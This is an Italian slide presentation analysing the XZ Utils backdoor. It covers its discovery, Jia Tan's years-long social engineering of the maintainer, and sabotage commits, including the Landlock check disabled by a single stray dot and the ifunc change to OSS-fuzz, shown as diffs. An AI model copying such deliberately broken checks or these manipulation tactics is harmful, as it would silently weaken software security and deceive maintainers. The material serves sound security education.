Non sembra chiaro cosa tenga impegnato *sshd* (quando integrato con *systemd*) circa 1,7 volte in più rispetto al solito. Andres Freund procede quindi con analisi più dettagliate, una sessione di reverse engineering con strumenti come *gdb* per ispezionare più nel profondo il funzionamento di *sshd* con *liblzma*.

Notando comportamenti strani nel caricamento e nella risoluzione dei simboli per *liblzma* versione 5.6.0 e 5.6.1, invia una segnalazione discreta a security@debian.org, presumendo una compromissione nel branch downstream di Debian.

Dopo ulteriori analisi, risulterà chiaro che il pericolo è arrivato dal branch upstream.




LA SCOPERTA DI ANDRES FREUND

Gli artefatti chiave

Risalendo i branch di XZ Utils, è possibile vedere gli artefatti necessari per l'installazione della backdoor:

- Due file compressi in */test/files*, folder presente sia in upstream che in downstream:
 - **bad-3-corrupt_lzma2.xz**;
 - **good-large_compressed.lzma**;
- Un trigger presente nelle release tarballs, **build-to-host.m4**, presente solo in upstream.

Sull'upstream presso GitHub, l'autore dei commit che contengono questi artefatti è l'utente JiaT75, uno dei maintainer di XZ Utils, conosciuto con lo pseudonimo di Jia Tan.



SOMMARIO

1. Introduzione
2. La scoperta di Andres Freund
3. La strategia di Jia Tan
4. Struttura della backdoor
5. Forme di mitigazione
6. Cosa sappiamo oggi



LA STRATEGIA DI JIA TAN

Chi è Jia Tan?



Jia Tan

JiaT75

Follow

507 followers · 1 following

jiaT0218@gmail.com

Achievements



Beta Send feedback

Block or Report

Pinned

STest Public

Unit testing framework for C/C++. Easy to use by simply dropping stest.c and stest.h into your project!

C 11 7

libarchive/libarchive Public

Multi-format archive and compression library

C 2.9k 737

keithy/seatest Public

Seatest - Simple C based Unit Testing

Shell 69 20

109 contributions in 2024



Contribution activity

March 28, 2024

Created 2 commits in 1 repository
tukaani-project/xz-java 2 commits

Show more activity



LA STRATEGIA DI JIA TAN

Chi è Jia Tan?

Simple Email Reputation

jjat0218@gmail.com

SEARCH

LOW REPUTATION

This email address has been seen in 1 reputable source on the internet, Twitter. We've observed no malicious or suspicious activity from this address.





```
curl emailrep.io/jiat0218@gmail.com
{
  "email": "jjat0218@gmail.com",
  "reputation": "low",
  "suspicious": false,
  "references": 1,
  "details": {
    "blacklisted": false,
    "malicious_activity": false,
    "malicious_activity_recent": false,
    "credentials_leaked": false,
    "credentials_leaked_recent": false,
    "data_breach": false,
    "first_seen": "never",
    "last_seen": "never",
    "domain_exists": true,
    "domain_reputation": "n/a",
    "new_domain": false,
    "days_since_domain_creation": 10509,
    "suspicious_tld": false,
    "spam": false,
    "free_provider": true,
    "disposable": false,
    "deliverable": true,
    "accept_all": false,
    "valid_mx": true,
    "primary_mx": "gmail-smtp-in.1.google.com",
    "spoofable": true,
    "spf_strict": false,
    "dmarc_enforced": false,
    "profiles": [
      "twitter"
    ]
  }
}
```



LA STRATEGIA DI JIA TAN

Chi è Jia Tan?





LA STRATEGIA DI JIA TAN

Chi è Jia Tan?

Jia Tan è uno sviluppatore open-source iscritto a GitHub dal 26 Gennaio 2021.

Ha partecipato a diversi progetti. I più rilevanti per questo caso sono:

- OSS-fuzz: progetto Google per supportare lo sviluppo sicuro di software libero attraverso il fuzz testing;
- XZ Utils.


Altre partecipazioni comprendono:


- cpp-docs: documentazione tecnica per linguaggio C++;
- Wasmtime: una runtime standalone per WebAssembly.



LA STRATEGIA DI JIA TAN

Analisi Kaspersky





LA STRATEGIA DI JIA TAN

Social Engineering

Jia Tan vuole diventare parte del progetto XZ Utils.

Prima di ottenere un contatto con Lasse Collin, Jia Tan ha lavorato su diversi progetti come *libarchive/libarchive* così da incrementare la sua reputazione nella community.



Passati dei mesi e raggiunto un certo numero di commit, è iniziato uno scambio di messaggi sulla mailing list del progetto XZ.



Jia Tan riuscirà a collaborare come autore di patches all'incirca dalla versione 5.2.5 e ad essere coinvolto nelle release dalla versione 5.4.0 alla 5.6.1.











LA STRATEGIA DI JIA TAN

Prima merge request di JiaT75





 libarchive / libarchive



Type  to search 

 Code  Issues 429  Pull requests 42  Actions  Projects  Wiki  Security  Insights

Added error text to warning when untaring with bsdtar #1609








Merged mmatуска merged 1 commit into `libarchive:master` from `JiaT75:added_error_message_to_warning_bsdtar_1561` on Nov 16, 2021

 Conversation 38  Commits 1  Checks 0  Files changed 1


 JiaT75 commented on Nov 2, 2021 Contributor 

Added the error text when printing out warning and errors in bsdtar when untaring. Previously, there were cryptic error messages when, for example in issue [#1561](#), the user tries to untar an archive in a location they do not have write access to.

closes [#1561](#)

 1  152  5  5  1  3  94


Reviewers

 mmatуска

Assignees

No one assigned

Labels



LA STRATEGIA DI JIA TAN

Primo commit di JiaT75

libarchive / libarchive

Q Type to search

>-

+ ▾

🕒

🔗

✉

👤

[Code](#) [Issues 429](#) [Pull requests 42](#) [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#)

Commit

Only use deflate when size is not set if the user did not specify a c... [Browse files](#)

...ompression algorithm

👤 master (#1598)

📦 v3.7.4 ... v3.6.0

🌱 JiaT75 committed on Oct 19, 2021

1 parent d3ae416 commit de36667

Showing 1 changed file with 7 additions and 1 deletion.

Whitespace

Ignore whitespace

Split

Unified

libarchive/archive_write_set_format_zip.c

↑

@@ -745,7 +745,13 @@ archive_write_zip_header(struct archive_write *a, struct archive_entry *entry)

745

745

* makes length-at-end more reliable) and will

746

746

* enable Zip64 extensions unless we're told not to.

747

747

*/

748

-

zip->entry_compression = COMPRESSION_DEFAULT;

748

+

749

+

#ifdef HAVE_ZLIB_H

750

+

if(zip->requested_compression == COMPRESSION_UNSPECIFIED){

751

+

zip->entry_compression = COMPRESSION_DEFLATE;

752

+

}



LA STRATEGIA DI JIA TAN

Collaborazione col progetto XZ

29 Ottobre 2021: Jia Tan inizia a sottoporre patch innocue al progetto XZ attraverso la mailing list.

[xz-devel] [PATCH] xz: Added .editorconfig file for simple style guide encouragement

Jia Tan | Fri, 29 Oct 2021 11:29:18 -0700

This patch adds a .editorconfig to the root directory. The .editorconfig file integrates into most text editors and IDE's to enforce basic styling. I chose the configurations from the project's current styling. I am not sure if it is intentional, but the CMake related files use spaces instead of tabs, so I reflected that in the .editorconfig file. For more information about editorconfig and which text editors support it, you can visit <https://editorconfig.org>

```
.editorconfig | 16 ++++++
1 file changed, 16 insertions(+)
create mode 100644 .editorconfig
```

```
diff --git a/.editorconfig b/.editorconfig
new file mode 100644
index 0000000..b36cd67
--- /dev/null
+++ b/.editorconfig
@@ -0,0 +1,16 @@
+# To use this config on your editor, follow the instructions at:
+# https://editorconfig.org
+
+root = true
+
+[*]
+insert_final_newline = true
+trim_trailing_whitespace = true
+
+[src/,tests/]
+charset = utf-8
+indent_style = tab
```



LA STRATEGIA DI JIA TAN

Collaborazione col progetto XZ

7 Febbraio 2022: prima patch di Jia Tan viene accettata come commit da Lasse Collin.

git.tukaani.org / xz.git / commitdiff

[summary](#) | [shortlog](#) | [log](#) | [commit](#) | [commitdiff](#) | [tree](#)
[raw](#) | [patch](#) | [inline](#) | [side by side](#) (parent: [2523c30](#))

liblzma: Add NULL checks to LZMA and LZMA2 properties encoders.

author jiat75 <jiat0218@gmail.com>
Fri, 28 Jan 2022 14:47:55 +0200 (20:47 +0800)
committer Lasse Collin <lasse.collin@tukaani.org>
Mon, 7 Feb 2022 00:20:01 +0200 (00:20 +0200)

Previously `lzma_lzma_props_encode()` and `lzma_lzma2_props_encode()` assumed that the options pointers must be non-NULL because the with these filters the API says it must never be NULL. It is good to do these checks anyway.

[src/liblzma/lzma/lzma2_encoder.c](#) [patch](#) | [blob](#) | [history](#)
[src/liblzma/lzma/lzma_encoder.c](#) [patch](#) | [blob](#) | [history](#)

```
diff --git a/src/liblzma/lzma/lzma2_encoder.c b/src/liblzma/lzma/lzma2_encoder.c
index 63588ee30c6b829096b38bba137f974be8387c25..6914f2793b26435027250d62fc391e7cc
--- a/src/liblzma/lzma/lzma2_encoder.c
+++ b/src/liblzma/lzma/lzma2_encoder.c
@@ -378,6 +378,9 @@ lzma_lzma2_encoder_memusage(const void *options)
extern lzma_ret
lzma_lzma2_props_encode(const void *options, uint8_t *out)
```



LA STRATEGIA DI JIA TAN

Poliziotto buono vs poliziotto cattivo

22 Aprile 2022: Jigar Kumar si unisce alla mailing list. I suoi scambi sono per lo più piccole lamentele sulle funzionalità utente e sul supporto dei maintainer.

Assieme a Jia Tan, Kumar accende una discussione in merito al destino del progetto, nutrendo pessimismo. Jia Tan mantiene un atteggiamento collaborativo ed ottimista, rassicurando Kumar.

Re: [xz-devel] [PATCH] String to filter and filter to string


Jigar Kumar | Thu, 28 Apr 2022 10:10:48 -0700

```
> I chose "+" since it was the most intuitive delimiter that wasn't a
> special character on most shells. If we used ";" or "|" they would
> either have to be escaped or require the command to be in quotation
> marks, which are both annoying to use as a command line argument. If
> you can think of a better character I would be interested to hear, but
> I don't think those are better.
```

I see. "+" is ok.

```
> I appreciate the feedback. This will certainly lead to improvements of
> the format. The next alpha release should be coming this year so I
> don't think it will be as long as you think until it is in a stable
> release. The contributors to this project are hobbyists so we can't
> dedicate 40+ hours a week for fast releases of high quality. Thank you
> for your understanding and if you want to help work on anything you
> can always submit a patch :)
```

Patches spend years on this mailing list. 5.2.0 release was 7 years ago. There is no reason to think anything is coming soon.



LA STRATEGIA DI JIA TAN

Pressioni

19 Maggio 2022: Dennis Ens chiede sulla mailing list se ci sia ancora qualcuno a prendersi cura del progetto.

Lasse ammette le sue difficoltà a seguire il progetto e che l'innovazione del package non è molto attiva al momento.

Ringrazia inoltre Jia Tan (ha già sottoposto 4 patch) per il suo lavoro consistente, aggiungendo che "probabilmente avrà un ruolo importante in futuro".

Re: [xz-devel] XZ for Java

Lasse Collin | Thu, 19 May 2022 13:41:31 -0700

On 2022-05-19 Dennis Ens wrote:

> Is XZ for Java still maintained?

Yes, by some definition at least, like if someone reports a bug it will get fixed. Development of new features definitely isn't very active. :-(

> I asked a question here a week ago and have not heard back.


I saw. I have lots of unanswered emails at the moment and obviously that isn't a good thing. After the latest XZ for Java release I've tried focus on XZ Utils (and ignored XZ for Java), although obviously that hasn't worked so well either even if some progress has happened with XZ Utils.

[...]

Jia Tan has helped me off-list with XZ Utils and he might have a bigger role in the future at least with XZ Utils. It's clear that my resources are too limited (thus the many emails waiting for replies) so something has to change in the long term.

--

Lasse Collin



LA STRATEGIA DI JIA TAN

Pressioni

27 Maggio 2022: Jigar Kumar aggiunge un messaggio al suo thread, mantenendo il suo atteggiamento di "utente non soddisfatto" e ritenendosi "non sorpreso" dello stato del progetto. Kumar ed Ens continueranno con pressioni crescenti fino al 29 Giugno 2022. Lasse sarà sempre più accondiscendente, fino ad ammettere problemi personali.

Re: [xz-devel] [PATCH] String to filter and filter to string

Jigar Kumar | Fri, 27 May 2022 10:49:47 -0700

>> The next alpha release should be coming this year so I
>> don't think it will be as long as you think until it is in a stable
>> release.

> Patches spend years on this mailing list. 5.2.0 release was 7 years ago.
> There is no reason to think anything is coming soon.

Over 1 month and no closer to being merged. Not a suprise.

[◀ Previous message](#)

[View by thread](#)

[View by date](#)

[Next message ▶](#)

✉ [xz-devel] [PATCH] String to filter and filter to string Jia Tan

✉ Re: [xz-devel] [PATCH] String to filter and filter to str... Jigar Kumar

✉ Re: [xz-devel] [PATCH] String to filter and filter to... jiat0218

✉ Re: [xz-devel] [PATCH] String to filter and filte... Jigar Kumar

✉ Re: [xz-devel] [PATCH] String to filter and f... Jigar Kumar



LA STRATEGIA DI JIA TAN

Pressioni

Re: [xz-devel] XZ for Java

Jigar Kumar | Tue, 07 Jun 2022 09:00:18 -0700

Progress will not happen until there is new maintainer. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. The current maintainer lost interest or doesn't care to maintain anymore. It is sad to see for a repo like this.

[< Previous message](#)[View by thread](#)[View by date](#)[Next message >](#)

✉ [xz-devel] XZ for Java *Dennis Ens*

✉ Re: [xz-devel] XZ for Java *Lasse Collin*

✉ Re: [xz-devel] XZ for Java *Brett Okken*

✉ Re: [xz-devel] XZ for Java *Jigar Kumar*

✉ Re: [xz-devel] XZ for Java *Lasse Collin*

Re: [xz-devel] XZ for Java

Lasse Collin | Wed, 08 Jun 2022 03:28:08 -0700

On 2022-06-07 Jigar Kumar wrote:

> Progress will not happen until there is new maintainer. XZ for C has
> sparse commit log too. Dennis you are better off waiting until new
> maintainer happens or fork yourself. Submitting patches here has no
> purpose these days. The current maintainer lost interest or doesn't
> care to maintain anymore. It is sad to see for a repo like this.

I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.

It's also good to keep in mind that this is an unpaid hobby project.

Anyway, I assure you that I know far too well about the problem that not much progress has been made. The thought of finding new maintainers has existed for a long time too as the current situation is obviously bad and sad for the project.

A new XZ Utils stable branch should get released this year with threaded decoder etc. and a few alpha/beta releases before that. Perhaps the moment after the 5.4.0 release would be a convenient moment to make changes in the list of project maintainer(s).



LA STRATEGIA DI JIA TAN

Pressioni

Re: [xz-devel] XZ for Java

Jigar Kumar | Tue, 14 Jun 2022 11:16:07 -0700

```
> Anyway, I assure you that I know far too well about the problem that
> not much progress has been made. The thought of finding new maintainers
> has existed for a long time too as the current situation is obviously
> bad and sad for the project.
>
> A new XZ Utils stable branch should get released this year with
> threaded decoder etc. and a few alpha/beta releases before that.
> Perhaps the moment after the 5.4.0 release would be a convenient moment
> to make changes in the list of project maintainer(s).
```

With your current rate, I very doubt to see 5.4.0 release this year. The only progress since april has been small changes to test code. You ignore the many patches bit rotting away on this mailing list. Right now you choke your repo. Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?

Re: [xz-devel] XZ for Java

Dennis Ens | Tue, 21 Jun 2022 13:24:47 -0700

```
>> I haven't lost interest but my ability to care has been fairly limited
>> mostly due to longterm mental health issues but also due to some other
>> things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and
>> perhaps he will have a bigger role in the future, we'll see.
>>
>> It's also good to keep in mind that this is an unpaid hobby project.
>>
>> Anyway, I assure you that I know far too well about the problem that
>> not much progress has been made. The thought of finding new maintainers
>> has existed for a long time too as the current situation is obviously
>> bad and sad for the project.
```

```
> With your current rate, I very doubt to see 5.4.0 release this year. The only
> progress since april has been small changes to test code. You ignore the many
> patches bit rotting away on this mailing list. Right now you choke your repo.
> Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?
```

I am sorry about your mental health issues, but its important to be aware of your own limits. I get that this is a hobby project for all contributors, but the community desires more. Why not pass on maintainership for XZ for C so you can give XZ for Java more attention? Or pass on XZ for Java to someone else to focus on XZ for C? Trying to maintain both means that neither are maintained well.

--
Dennis Ens

[< Previous message](#)[View by thread](#)[View by date](#)[Next message >](#)[< Previous message](#)[View by thread](#)[View by date](#)[Next message >](#)



LA STRATEGIA DI JIA TAN

Pressioni

Re: [xz-devel] XZ for Java

Lasse Collin | Wed, 29 Jun 2022 13:07:07 -0700

On 2022-06-21 Dennis Ens wrote:


```
> Why not pass on maintainership for XZ for C so you can give XZ for  
> Java more attention? Or pass on XZ for Java to someone else to focus  
> on XZ for C? Trying to maintain both means that neither are  
> maintained well.
```

Finding a co-maintainer or passing the projects completely to someone else has been in my mind a long time but it's not a trivial thing to do. For example, someone would need to have the skills, time, and enough long-term interest specifically for this. There are many other projects needing more maintainers too.

As I have hinted in earlier emails, Jia Tan may have a bigger role in the project in the future. He has been helping a lot off-list and is practically a co-maintainer already. :-) I know that not much has happened in the git repository yet but things happen in small steps. In any case some change in maintainership is already in progress at least for XZ Utils.

--

Lasse Collin



LA STRATEGIA DI JIA TAN

Controllo

Col tempo Jia Tan guadagna non solo fiducia, ma anche autorità:

- 27 Settembre 2022: detta la release 5.4.0;
- 28 Ottobre 2022: entra nella Tukaani organization su GitHub;
- 30 Dicembre 2022: Jia Tan effettua il suo primo commit nella git repository.

git.tukaani.org / xz.git / commit

[summary](#) | [shortlog](#) | [log](#) | [commit](#) | [commitdiff](#) | [tree](#)
(parent: [8fd225a](#)) | [patch](#)

CMake: Update .gitignore for CMake artifacts from in source build.

```
author      Jia Tan <jiat0218@gmail.com>
            Fri, 16 Dec 2022 14:58:55 +0200 (20:58 +0800)
committer   Jia Tan <jiat0218@gmail.com>
            Fri, 30 Dec 2022 17:34:31 +0200 (23:34 +0800)
commit      8ace358d65059152d9a1f43f4770170d29d35754
tree        3bd28cea5452991b7af0f89719d96deaacfc8030 tree
parent      8fd225a2c149f30aeac377e68eb5abf6b28300ad commit | diff
```

CMake: Update .gitignore for CMake artifacts from in source build.

In source builds are not recommended, but we can make it easier by ignoring the generated artifacts from CMake.

[.gitignore](#) [diff](#) | [blob](#) | [history](#)

XZ Utils



LA STRATEGIA DI JIA TAN

Sabotaggio

Disabilitazione dei controlli di OSS-fuzz sulla funzionalità IFUNC, sulla quale Jia Tan farà leva per la backdoor.

✓ xz: Disable ifunc to fix Issue 60259.

Indirect function support was added to xz on machines that support it for function dispatching. ifunc is not compatible with -fsanitize=address, so this should be disabled for fuzzing builds.

 JiaT75 committed on Jul 7, 2023

commit d7e58a7704ac07a8c01e6dc7e5701728d639902d

3 projects/xz/build.sh

	↑...	@@ -24,7 +24,8 @@
24	24	--disable-xz \
25	25	--disable-xzdec \
26	26	--disable-lzmadec \
27	-	--disable-lzmaininfo
	27	+ --disable-lzmaininfo \
	28	+ --disable-ifunc
28	29	make clean
29	30	make -j\$(nproc) && make -C tests/ossfuzz && \
30	31	cp tests/ossfuzz/config/fuzz.options \$OUT/ && \



LA STRATEGIA DI JIA TAN

Sabotaggio

Modifica di Landlock affinché non venga mai abilitato. Notare punto a riga 911.

```
✓ Build: Fix Linux Landlock feature test in Autotools and CMake builds.

The previous Linux Landlock feature test assumed that having the
linux/landlock.h header file was enough. The new feature tests also
requires that prctl() and the required Landlock system calls are
supported.

👤 master

🌍 JiaT75 committed on Feb 26

📄 Showing 5 changed files with 54 additions and 10 deletions.

25 CMakeLists.txt
@@ -901,10 +901,29 @@ endif()
901 901
902 902 # Sandboxing: Landlock
903 903 if(NOT SANDBOX_FOUND AND ENABLE_SANDBOX MATCHES "^ON$|^landlock$")
904 - check_include_file(linux/landlock.h HAVE_LINUX_LANDLOCK_H)
904 + # A compile check is done here because some systems have
905 + # linux/landlock.h, but do not have the syscalls defined
906 + # in order to actually use Linux Landlock.
907 + check_c_source_compiles("
908 +     #include <linux/landlock.h>
909 +     #include <sys/syscall.h>
910 +     #include <sys/prctl.h>
911 + .
```



LA STRATEGIA DI JIA TAN

Sabotaggio

```
910 + #include <sys/prctl.h>
911 + .
```



ranft on Mar 29

This little dot is just pure evil.



rany2 on Mar 29 • edited

This is so sly and with some plausible deniability if it weren't for you know what... I guess the landlock feature was never enabled since this commit, I wonder if this was done for the exploit to work... This guy really seems to have played the long-game



CMake: Fix sabotaged Landlock sandbox check.

```
author    Lasse Collin <lasse.collin@tukaani.org>
          Sat, 30 Mar 2024 14:36:28 +0200 (14:36 +0200)
committer Lasse Collin <lasse.collin@tukaani.org>
          Sat, 30 Mar 2024 14:36:28 +0200 (14:36 +0200)
```

It never enabled it.


CMakeLists.txt [patch](#) | [blob](#) | [history](#)

diff --git a/CMakeLists.txt b/CMakeLists.txt

index 1f0191673b453ed789d915e35ee874a17818494a..0e4d464faba62a1270b40a0cb24c2c59e4ace409 100644 (file)

```
--- a/CMakeLists.txt
+++ b/CMakeLists.txt
@@ -1001,7 +1001,7 @@ if(NOT SANDBOX_FOUND AND ENABLE_SANDBOX MATCHES "^ON$|^landlock$")
     #include <linux/landlock.h>
     #include <sys/syscall.h>
     #include <sys/prctl.h>

-
+
void my_sandbox(void)
{
    (void)prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
```



LA STRATEGIA DI JIA TAN

Sabotaggio

Landlock fa parte del Linux Security Modules framework del Linux Kernel. Consente di creare un ambiente di sandboxing attorno all'applicativo interessato così da mitigare l'effetto di bug ed altri comportamenti imprevisti o malevoli. Per far ciò Landlock restringe le interazioni che il processo può avere verso oggetti del filesystem o network.

Viene disattivato nella versione 5.6.1.



LA STRATEGIA DI JIA TAN

Aggiunta della backdoor

Aggiunta dei test contenenti dati necessari alla costruzione della backdoor.

Interessante notare l'applicazione di tecniche di *offuscamento*, lontanamente simili ad una steganografia, per cammuffare questi dati malevoli in innoqui blob di dati per fare testing, così da non destare sospetti.

Tests: Add a few test files.

Browse files

master

v5.6.1 v5.6.0

JiaT75 committed on Feb 23

1 parent 39f4a1a commit cf44e4b

Showing 6 changed files with 19 additions and 0 deletions.

Whitespace Ignore whitespace Split Unified

19 tests/files/README

[...]

297 + bad-3-corrupt_lzma2.xz has three Streams in it. The first and third

298 + streams are valid xz Streams. The middle Stream has a correct Stream

299 + Header, Block Header, Index and Stream Footer. Only the LZMA2 data

300 + is corrupt. This file should decompress if --single-stream is used.

301 +

[...]

